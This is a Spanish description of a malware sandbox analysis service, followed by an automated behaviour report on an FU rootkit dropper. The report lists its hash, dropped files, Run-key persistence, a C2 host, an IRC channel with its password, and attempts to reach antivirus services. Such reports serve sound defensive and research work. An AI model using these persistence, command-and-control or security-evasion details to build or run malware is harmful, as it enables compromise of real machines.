


Servicio para analizar binarios sospechosos en un entorno de sandbox.

Funcionamiento: El binario es ejecutado dentro de una computadora simulada y la misma es monitoreada en busca de actividades sospechosas. Se simulan muchos aspectos de la computadora, como la capacidad de acceder a la red. Esta técnica permite aprender más acerca de lo que hace un malware desconocido, aunque no sea reconocido por los patrones de un antivirus.

Fuente: http://ivanlef0u.fr/repo/madchat/vxdevl/papers/avers/03_sandbox.pdf



Detecta:

- Cambios en el sistema
- Cambios en la registry
- Información general
- Servicios de red
- Información de procesos
- Temas de seguridad
- Escaneo basado en firmas



f585f88682a207d220652230e094f877: W32/FU_Rootkit.B.dropper

[General information]

- * Decompressing UPX.
- * Creating several executable files on hard-drive.
- * File length: 54784 bytes.
- * MD5 hash: f585f88682a207d220652230e094f877.

[Changes to filesystem]

- * Creates file C:\WINDOWS\SYSTEM32\MSNMEssenger.exe.
- * Creates file msdirectx.sys.



[Changes to registry]

- * Creates value "Service Drivers"="MSNMEssenger.exe" in key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run".
- * Creates value "Service Drivers"="MSNMEssenger.exe" in key "HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices".
- * Creates key "HKLM\Software\Microsoft\OLE".
- * Sets value "Service Drivers"="MSNMEssenger.exe" in key "HKLM\ Software\Microsoft\OLE".
- * Sets value "Service Drivers"="MSNMEssenger.exe" in key "HKLM\ System\CurrentControlSet\Control\Lsa".
- * Creates value "Service Drivers"="MSNMEssenger.exe" in key "HKCU\Software\Microsoft\Windows\CurrentVersion\Run".
- * Creates key "HKCU\Software\Microsoft\Windows\CurrentVersion\ RunServices".
- * Sets value "Service Drivers"="MSNMEssenger.exe" in key "HKCU\ Software\Microsoft\Windows\CurrentVersion\RunServices".



[Process/window information]

- * Creates a mutex ID.
- * Will automatically restart after boot (I'll be back...).
- * Attempts to access service "msdirectx".
- * Creates service "msdirectx (msdirectx)" as "C:\WINDOWS\ msdirectx.sys".

[Signature Scanning]

- * C:\WINDOWS\SYSTEM32\MSNMEssenger.exe (54784 bytes) : no signature detection.
- * C:\WINDOWS\msdirectx.sys (6656 bytes) : W32/FU_Rootkit.B.



[Network services]

- * Opens URL: http://www.windowsupdate.com.
- * Looks for an Internet connection.
- * Connects to "www.k4nv.com" on port 80 (TCP).
- * Connects to IRC Server.
- * IRC: Uses nickname [0||221038].
- * IRC: Uses username XP-3822.
- * IRC: Sets the usermode for user [0][221038] to +i.
- * IRC: Joins channel #k4nv with password cunt.

[Security issues]

* Possible backdoor functionality [HTTP] port 80.



[Process/window information]

- * Creates a mutex KKQHOOK_29.
- * Attempts to access service "Norton Antivirus Service".
- * Attempts to access service "Panda Antivirus".
- * Attempts to access service "ZoneAlarm".
- * Attempts to access service "Detector de OfficeScanNT".
- * Attempts to access service "McAfee Framework Service".
- * Attempts to access service "sharedaccess".
- * Attempts to access service "OutpostFirewall".